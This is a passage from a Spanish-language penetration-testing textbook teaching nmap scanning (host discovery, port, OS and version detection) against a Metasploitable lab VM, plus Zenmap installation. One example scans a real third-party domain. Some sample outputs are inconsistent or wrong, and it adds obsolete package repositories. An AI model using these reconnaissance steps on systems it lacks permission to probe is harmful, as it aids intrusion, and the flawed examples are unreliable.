
```
Nmap scan report for 192.168.1.102
Host is up (0.0031s latency).
Nmap scan report for 192.168.1.103
Host is up (0.00040s latency).
```

Ya sabemos que **192.168.1.102** corresponde a Kali Linux mientras que **192.169.1.103** es de Metasploitable.

Para conocer cómo construir el comando anterior, si sabes que tu equipo tiene la IP **192.168.1.102**, coloca esa IP acabada en cero (**192.168.1.0**) y terminala con **/24**. Esto busca en una red que va desde la IP **192.168.1.0** hasta **192.168.1.254**; se trata de una máscara de subred tipo C, lo que equivale a la máscara **255.255.255.0** que sueles encontrar en los routers y las redes con menos de 255 equipos.

Ahora bien, si quieres buscar los equipos uno a uno para saber qué hosts existen y cuáles no, debes utilizar el parámetro `-v`, el comando completo sería el siguiente:

```
nmap -sn -v 192.168.1.0/24
```



**Figura 3.5.** La salida del comando `nmap -sn -v 192.168.1.0/24` te muestra algo como esta imagen, donde se identifica cada uno de los hosts revisados.

En la salida de este comando encontramos algo como lo siguiente:

```
kali@kali:~$ nmap -sn -v 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-30 17:37 EDT
Initiating Ping Scan at 17:37
Scanning 256 hosts [2 ports/host]
Completed Ping Scan at 17:37, 3.43s elapsed (256 total hosts)
Initiating Parallel DNS resolution of 256 hosts. at 17:37
Completed Parallel DNS resolution of 256 hosts. at 17:37, 0.01s elapsed

Nmap scan report for 192.168.1.0 [host down]
```

```
Nmap scan report for 192.168.1.1
Host is up (0.0055s latency).
Nmap scan report for 192.168.1.2 [host down]
Nmap scan report for 192.168.1.3 [host down]
Nmap scan report for 192.168.1.4 [host down]
Nmap scan report for 192.168.1.5 [host down]
Nmap scan report for 192.168.1.6 [host down]
Nmap scan report for 192.168.1.7 [host down]
.
.
.
Nmap scan report for 192.168.1.99 [host down]
Nmap scan report for 192.168.1.100
Host is up (0.00064s latency).
Nmap scan report for 192.168.1.101 [host down]
Nmap scan report for 192.168.1.102
Host is up (0.00060s latency).
Nmap scan report for 192.168.1.103
Host is up (0.00046s latency).
Nmap scan report for 192.168.1.104 [host down]
Nmap scan report for 192.168.1.105 [host down]
Nmap scan report for 192.168.1.106 [host down]
Nmap scan report for 192.168.1.107 [host down]
Nmap scan report for 192.168.1.108 [host down]
Nmap scan report for 192.168.1.109 [host down]
Nmap scan report for 192.168.1.110 [host down]
Nmap scan report for 192.168.1.111 [host down]
Nmap scan report for 192.168.1.112 [host down]
.
.
.
Read data files from: /usr/bin/./share/nmap
Nmap done: 256 IP addresses (9 hosts up) scanned in 3.45 seconds
```

Como puedes ver, se ha resumido el contenido de la salida pues abarca la revisión de las 256 IP. La mayoría de los hosts no están disponibles y se muestran como:

```
Nmap scan report for 192.168.1.111 [host down]
```

Pero algunos sí están arriba, estos son los que te interesan. Se muestran de la siguiente forma, a continuación la IP que corresponde a Metasploitable:

```
Nmap scan report for 192.168.1.103
Host is up (0.00046s latency).
```



Lo que hay que hacer ahora es elegir una de las IP activas y realizar un escaneo de puertos, ya tienes la IP objeto: **192.168.1.103**. Entonces debes ejecutar el siguiente comando:

```
nmap -sS 192.168.1.103
```

Luego de ejecutarlo obtendrás la siguiente salida:

```
kali@kali:~$ nmap -sS 192.168.1.103

Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-30 17:49 EDT Failed to resolve "-sS".
Nmap scan report for 192.168.1.103
Host is up (0.00076s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 0.19 seconds
```

Al analizar esta salida, ves que los puertos abiertos se muestran con la indicación **open**; por supuesto no se trata de un equipo seguro, pero esa es la principal

características de Metasploitable. Los puertos abiertos son **21, 22, 23, 25, 53, 80 y 111**, entre muchos otros.

Un análisis de una máquina cualquiera te daría una lista mucho más acotada de puertos abiertos, por ejemplo:

```
kali@kali:~$ sudo nmap -sS www.eromer.cl
[sudo] password for kali:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-30 18:03 EDT
Nmap scan report for www.eromer.cl (186.64.119.65)
Host is up (0.022s latency).
rDNS record for 186.64.119.65: mail.rack26.miwebdns.net
Not shown: 918 filtered ports, 71 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
25/tcp    open  smtp
80/tcp    open  http
110/tcp   open  pop3
143/tcp   open  imap
443/tcp   open  https
465/tcp   open  smtps
587/tcp   open  submission
993/tcp   open  imaps
995/tcp   open  pop3s
49163/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 4.02 seconds
```

También existe la opción **-sT**; se trata de un escaneo más exacto, pero que se guarda en los logs de eventos por lo que no es muy recomendable abusar de él. Ejecuta **nmap -v -sT 192.168.1.103** y observa qué salida te ofrece.

```
kali@kali:~$ nmap -v -sT 192.168.1.103
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-30 18:08 EDT
Initiating Ping Scan at 18:08
Scanning 192.168.1.103 [2 ports]
Completed Ping Scan at 18:08, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 18:08
Completed Parallel DNS resolution of 1 host. at 18:08, 0.01s elapsed
Initiating Connect Scan at 18:08
Scanning 192.168.1.103 [1000 ports]
Discovered open port 23/tcp on 192.168.1.103
Discovered open port 80/tcp on 192.168.1.103
Discovered open port 3306/tcp on 192.168.1.103
Discovered open port 445/tcp on 192.168.1.103
```

```
Discovered open port 139/tcp on 192.168.1.103
Discovered open port 5900/tcp on 192.168.1.103
Discovered open port 53/tcp on 192.168.1.103
Discovered open port 111/tcp on 192.168.1.103
Discovered open port 25/tcp on 192.168.1.103
Discovered open port 21/tcp on 192.168.1.103
Discovered open port 22/tcp on 192.168.1.103
Discovered open port 2049/tcp on 192.168.1.103
Discovered open port 8180/tcp on 192.168.1.103
Discovered open port 1099/tcp on 192.168.1.103
Discovered open port 514/tcp on 192.168.1.103
Discovered open port 2121/tcp on 192.168.1.103
Discovered open port 513/tcp on 192.168.1.103
Discovered open port 6667/tcp on 192.168.1.103
Discovered open port 1524/tcp on 192.168.1.103
Discovered open port 512/tcp on 192.168.1.103
Discovered open port 8009/tcp on 192.168.1.103
Discovered open port 6000/tcp on 192.168.1.103
Discovered open port 5432/tcp on 192.168.1.103
Completed Connect Scan at 18:08, 0.22s elapsed (1000 total ports)
Nmap scan report for 192.168.1.103
Host is up (0.0028s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
```

```
8009/tcp open  ajp13
8180/tcp open  unknown

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.29 seconds
```

Si agregas el parámetro **-O** (con la *O* mayúscula), podrás ver cuál es el sistema operativo de la máquina escaneada. En la ejecución de este comando de ejemplo verás que se trata de Linux.

```
kali@kali:~$ sudo nmap -O 192.168.1.103
[sudo] password for kali:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-01 09:35 EDT
Nmap scan report for 192.168.1.103
Host is up (0.00056s latency).
Not shown: 977 closed ports
.
.
.
MAC Address: 08:00:27:E1:4B:A5 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.79 seconds
```

Hasta este momento aprendiste a escanear el equipo objetivo para obtener mucha información relevante desde la identificación de la IP hasta listar los puertos abiertos y también conocer otra información, como el sistema operativo que ejecuta.

Pero lo que has visto hasta ahora no es todo, existe una forma que realizará un análisis aún más profundo, entregando más información valiosa, se trata de un **escaneo completo** a una IP. Para realizarlo deberás ejecutar el siguiente comando:

```
nmap -p 1-65535 -T4 -A -v 192.168.1.103
```

La salida que se obtiene al aplicar este comando con la IP de Metasploitable es bastante amplia, a continuación se presentan algunos fragmentos:

```
Host script results:
|_clock-skew: mean: -15h06m00s, deviation: 0s, median: -15h06m00s
|_ms-sql-info: ERROR: Script execution failed (use -d to debug)
```

```
| nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC:
<unknown> (unknown)
| Names:
|   METASPLOITABLE<00>   Flags: <unique><active>
|   METASPLOITABLE<03>   Flags: <unique><active>
|   METASPLOITABLE<20>   Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>   Flags: <group><active>
|   WORKGROUP<00>        Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
|_  WORKGROUP<1e>        Flags: <group><active>
|_smb-os-discovery: ERROR: Script execution failed (use -d to debug)
|_smb-security-mode: ERROR: Script execution failed (use -d to debug)
|_smb2-time: Protocol negotiation failed (SMB2)

Host script results:
|_clock-skew: mean: -15h06m00s, deviation: 0s, median: -15h06m00s
|_ms-sql-info: ERROR: Script execution failed (use -d to debug)
| nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC:
<unknown> (unknown)
| Names: |   METASPLOITABLE<00>   Flags: <unique><active>
|   METASPLOITABLE<03>   Flags: <unique><active>
|   METASPLOITABLE<20>   Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>   Flags: <group><active>
|   WORKGROUP<00>        Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
|_  WORKGROUP<1e>        Flags: <group><active>
|_smb-os-discovery: ERROR: Script execution failed (use -d to debug)
|_smb-security-mode: ERROR: Script execution failed (use -d to debug)
|_smb2-time: Protocol negotiation failed (SMB2)
```

En forma predeterminada **nmap** escanea los puertos del 1 al 10000, pero si utilizas el parámetro **-p** es posible indicar los deseados.

En el caso del comando anterior del 1 al 65535. Aplicando este comando, se pueden descubrir muchos que con los comandos anteriores no habían sido detectados.

### 3.3 OPCIONES ADICIONALES

Además de las alternativas de escaneo sencillo hasta llegar al escaneo completo que se presentaron en la sección anterior, **nmap** ofrece otras opciones, por ejemplo, escanear varios hosts simplemente escribiendo varias direcciones IP en el mismo comando, como **nmap 192.168.1.101 192.168.1.102 192.168.1.103**.

```
[root@server1 ~]# nmap 192.168.1.101 192.168.1.102 192.168.1.103
Starting Nmap 4.11 ( http://www.insecure.org/nmap/ ) at 2013-11-11 16:06 EST
Interesting ports on server2.mimaquina.com (192.168.0.101):
Not shown: 1674 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
957/tcp   open  unknown
3306/tcp  open  mysql
8888/tcp  open  sun-answerbook

MAC Address: 08:00:27:D9:8E:D7 (Cadmus Computer Systems)
Nmap finished: 3 IP addresses (1 host up) scanned in 0.580 seconds
```

Para analizar una subred por completo, utiliza el comando con un **\*** como comodín, de la forma **nmap 192.168.1.\***.

```
[root@server1 ~]# nmap 192.168.1.*

Starting Nmap 4.11 ( http://www.insecure.org/nmap/ ) at 2013-11-11 16:11 EST
Interesting ports on server1.mimaquina.com (192.168.0.100):
Not shown: 1677 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
111/tcp   open  rpcbind
851/tcp   open  unknown

Interesting ports on server2.mimaquina.com (192.168.0.101):
Not shown: 1674 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
957/tcp   open  unknown
3306/tcp  open  mysql
8888/tcp  open  sun-answerbook
MAC Address: 08:00:27:D9:8E:D7 (Cadmus Computer Systems)

Nmap finished: 256 IP addresses (2 hosts up) scanned in 5.550 seconds
You have new mail in /var/spool/mail/root
```

Para continuar se presenta la forma de realizar una búsqueda en un equipo objetivo para detectar si los filtros de paquetes o firewall están siendo utilizados por el anfitrión. Para esto debes usar el comando **nmap -sA 192.168.0.101**.

```
[root@server1 ~]# nmap -sA 192.168.0.101

Starting Nmap 4.11 ( http://www.insecure.org/nmap/ ) at 2013-11-11 16:27 EST
All 1680 scanned ports on server2.mimaquina.com (192.168.0.101) are UNfiltered
MAC Address: 08:00:27:D9:8E:D7 (Cadmus Computer Systems)

Nmap finished: 1 IP address (1 host up) scanned in 0.382 seconds
You have new mail in /var/spool/mail/root
```

Si es necesario escanear un host objetivo para averiguar si está protegido por un software de filtrado de paquetes o cortafuegos, se debe ejecutar el siguiente comando: **nmap -PN 192.168.0.101**.

```
[root@server1 ~]# nmap -PN 192.168.0.101

Starting Nmap 4.11 ( http://www.insecure.org/nmap/ ) at 2013-11-11 16:30 EST
Interesting ports on server2.mimaquina.com (192.168.0.101):
Not shown: 1674 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp    open  rpcbind
957/tcp    open  unknown
3306/tcp   open  mysql
8888/tcp   open  sun-answerbook
MAC Address: 08:00:27:D9:8E:D7 (Cadmus Computer Systems)

Nmap finished: 1 IP address (1 host up) scanned in 0.399 seconds
```

Si es necesario escanear un puerto TCP, se debe ejecutar el comando **nmap -p T:8888,80 192.168.1.103**, reemplazando la IP y el número de puerto por el adecuado.

```
[root@server1 ~]# nmap -p T:8888,80 192.168.1.103

Starting Nmap 4.11 ( http://www.insecure.org/nmap/ ) at 2013-11-11 17:15 EST
Interesting ports on 192.168.1.103:
PORT      STATE SERVICE
80/tcp    open  http
8888/tcp   open  sun-answerbook
MAC Address: 08:00:27:D9:8E:D7 (Cadmus Computer Systems)

Nmap finished: 1 IP address (1 host up) scanned in 0.157 seconds
```



Si es necesario escanear un puerto UDP, se debe ejecutar el comando **nmap -sU 53 192.168.1.103**, reemplazando la IP y el número de puerto por el adecuado.

```
[root@server1 ~]# nmap -sU 53 192.168.1.103

Starting Nmap 4.11 ( http://www.insecure.org/nmap/ ) at 2013-11-11 17:15 EST
Interesting ports on 192.168.1.103:
PORT      STATE SERVICE
53/udp    open  http
8888/udp  open  sun-answerbook
MAC Address: 08:00:27:D9:8E:D7 (Cadmus Computer Systems)

Nmap finished: 1 IP address (1 host up) scanned in 0.157 seconds
```

Por otro lado, es posible encontrar las versiones de los servicios que se están ejecutando en la máquina objetivo, gracias al parámetro **-sV**.

A continuación puedes ver una salida común de este comando:

```
[root@server1 ~]# nmap -sV 192.168.1.103

Starting Nmap 4.11 ( http://www.insecure.org/nmap/ ) at 2013-11-11 17:48 EST
Interesting ports on 192.168.1.103:
Not shown: 1674 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 4.3 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.2.3 ((CentOS))
111/tcp   open  rpcbind  2 (rpc #100000)
957/tcp   open  status   1 (rpc #100024)
3306/tcp  open  mysql    MySQL (unauthorized)
8888/tcp  open  http     lighttpd 1.4.32
MAC Address: 08:00:27:D9:8E:D7 (Cadmus Computer Systems)

Nmap finished: 1 IP address (1 host up) scanned in 12.624 seconds
```

En ocasiones sucede que los cortafuegos bloquean las solicitudes de **ping ICMP** estándar. Para hacer frente a esto es posible utilizar métodos TCP ACK y TCP Syn con los que se logra el escaneo de estos hosts remotos y para ello es adecuado el parámetro **-PS**.

```
[root@server1 ~]# nmap -PS 192.168.1.103

Starting Nmap 4.11 ( http://www.insecure.org/nmap/ ) at 2013-11-11 17:51 EST
Interesting ports on 192.168.1.103:
Not shown: 1674 closed ports
PORT      STATE SERVICE
```

```
22/tcp open  ssh
80/tcp open  http
111/tcp open  rpcbind
957/tcp open  unknown
3306/tcp open  mysql
8888/tcp open  sun-answerbook
MAC Address: 08:00:27:D9:8E:D7 (Cadmus Computer Systems)


Nmap finished: 1 IP address (1 host up) scanned in 0.360 seconds
You have new mail in /var/spool/mail/root
```

### 3.4 INTERFAZ GRÁFICA

Ya se presentaron las principales opciones de **nmap** y también la manera de utilizarlo para escanear de diferentes formas la máquina objetivo (Metasploit) para obtener información relevante, todo desde el terminal de comandos de Kali Linux. En esta sección aprenderás a sacar provecho de la interfaz gráfica **Zenmap** para realizar análisis y escaneos de una forma más amigable. Zenmap no se encuentra preinstalado en Kali Linux, y su instalación no se puede realizar en forma directa, por lo tanto, si quieres contar con esta interfaz gráfica para realizar tus análisis, deberás seguir los siguientes pasos.


#### PASO 1

Lo primero que deberás realizar es acceder al archivo **sources.list**, para ello es necesario ejecutar el comando **sudo nano /etc/apt/sources.list**.



#### PASO 2

En esta imagen puedes ver la apariencia del archivo **sources.list** sin realizar ninguna modificación sobre él. Utiliza el editor de tu preferencia, en este caso se hizo uso de nano.



```
GNU nano 4.5 /etc/apt/sources.list

deb cdrom:[Kali GNU/Linux 2020.1rc4 _Kali-last-snapshot_ - Official amd64 DVD Binary-1 with firmware]
deb cdrom:[Kali GNU/Linux 2020.1rc4 _Kali-last-snapshot_ - Official amd64 DVD Binary-1 with firmware]


deb http://http.kali.org/kali kali-rolling main non-free contrib
deb-src http://http.kali.org/kali kali-rolling main non-free contrib

# This system was installed using small removable media
# (e.g. netinst, live or single CD). The matching deb cdrom's
# entries were disabled at the end of the installation process.
# For information about how to configure apt package sources,
# see the sources.list(5) manual.
```

### PASO 3

Ahora debes agregar las siguientes líneas al archivo abierto:

```
deb http://http.kali.org/kali kali-rolling main non-free contrib
deb-src http://http.kali.org/kali kali-rolling main non-free
deb http://ftp.de.debian.org/debian stretch main
deb http://old.kali.org/kali sana main non-free contrib
deb-src http://old.kali.org/kali sana main non-free contrib
deb http://old.kali.org/kali moto main non-free contrib
deb-src http://old.kali.org/kali moto main non-free contrib
```




```
kali@kali:~
File Actions Edit View Help
GNU nano 4.5 /etc/apt/sources.list Modified
#
deb cdrom:[Kali GNU/Linux 2020.1rc4 _Kali-last-snapshot_ - Official amd64 DVD Binary-1 with firmware]
deb cdrom:[Kali GNU/Linux 2020.1rc4 _Kali-last-snapshot_ - Official amd64 DVD Binary-1 with firmware]

deb http://http.kali.org/kali kali-rolling main non-free contrib
deb http://http.kali.org/kali kali-rolling main non-free contrib
deb-src http://http.kali.org/kali kali-rolling main non-free contrib
deb http://ftp.de.debian.org/debian stretch main
deb http://old.kali.org/kali sana main non-free contrib
deb-src http://old.kali.org/kali sana main non-free contrib
deb http://old.kali.org/kali moto main non-free contrib
deb-src http://old.kali.org/kali moto main non-free contrib
deb-src http://http.kali.org/kali kali-rolling main non-free contrib

# This system was installed using small removable media
# (e.g. netinst, live or single CD). The matching deb cdrom's
# entries were disabled at the end of the installation process.
# For information about how to configure apt package sources,
# see the sources.list(5) manual.
```

## PASO 4

Luego de cerrar el archivo y guardar los cambios realizados, es necesario ejecutar el comando **apt update**, por supuesto, con privilegios de administrador. Este proceso puede tardar.




```

kali@kali: ~
File Actions Edit View Help
kali@kali:~$ sudo apt update
Ign:1 http://ftp.de.debian.org/debian stretch InRelease
Get:2 http://ftp.de.debian.org/debian stretch Release [118 kB]
Get:3 http://old.kali.org/kali sana InRelease [20,3 kB]
Get:4 http://mirror.ufro.cl/kali kali-rolling InRelease [30,5 kB]
Get:5 http://old.kali.org/kali moto InRelease [20,3 kB]
Get:6 http://ftp.de.debian.org/debian stretch Release.gpg [2,418 B]
Get:7 http://old.kali.org/kali sana/non-free Sources [122 kB]
Get:8 http://mirror.ufro.cl/kali kali-rolling/non-free Sources [124 kB]
Get:9 http://mirror.ufro.cl/kali kali-rolling/main Sources [12,9 MB]
Get:10 http://old.kali.org/kali sana/main Sources [9,091 kB]
Get:11 http://ftp.de.debian.org/debian stretch/main amd64 Packages [7,083 kB]
Get:12 http://mirror.ufro.cl/kali kali-rolling/contrib Sources [61,5 kB]
Get:13 http://mirror.ufro.cl/kali kali-rolling/main amd64 Packages [16,5 MB]
Get:14 http://old.kali.org/kali sana/contrib Sources [58,3 kB]
Get:15 http://old.kali.org/kali sana/main amd64 Packages [12,8 MB]
Get:16 http://ftp.de.debian.org/debian stretch/main Translation-en [5,381 kB]
64kB [11 Packages store 0 B] [13 Packages 35,0 MB/16,5 MB 91%] [10 Translations 5,381 kB/5,381 kB 100%]

```

## PASO 5

Una vez que el comando anterior haya terminado de ejecutarse, se puede proceder a realizar la instalación de la interfaz gráfica zenmap. Para ello, ejecuta el comando **sudo apt install zenmap**.




```

kali@kali: ~
File Actions Edit View Help
kali@kali:~$ sudo apt install zenmap
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  gconf-service gconf2 gconf2-common gksu libgconf-2-4 libgksu2-0 libgnome-keyring-common
  libgnome-keyring0 libgtk-2.0-10 libgtk2-common
Suggested packages:
  gconf-defaults-service
The following NEW packages will be installed:
  gconf-service gconf2 gconf2-common gksu libgconf-2-4 libgksu2-0 libgnome-keyring-common
  libgnome-keyring0 libgtk-2.0-10 libgtk2-common zenmap
0 upgraded, 11 newly installed, 0 to remove and 1022 not upgraded.
Need to get 3,463 kB of archives.
After this operation, 13,0 MB of additional disk space will be used.
Do you want to continue? [Y/n]

```

## PASO 6

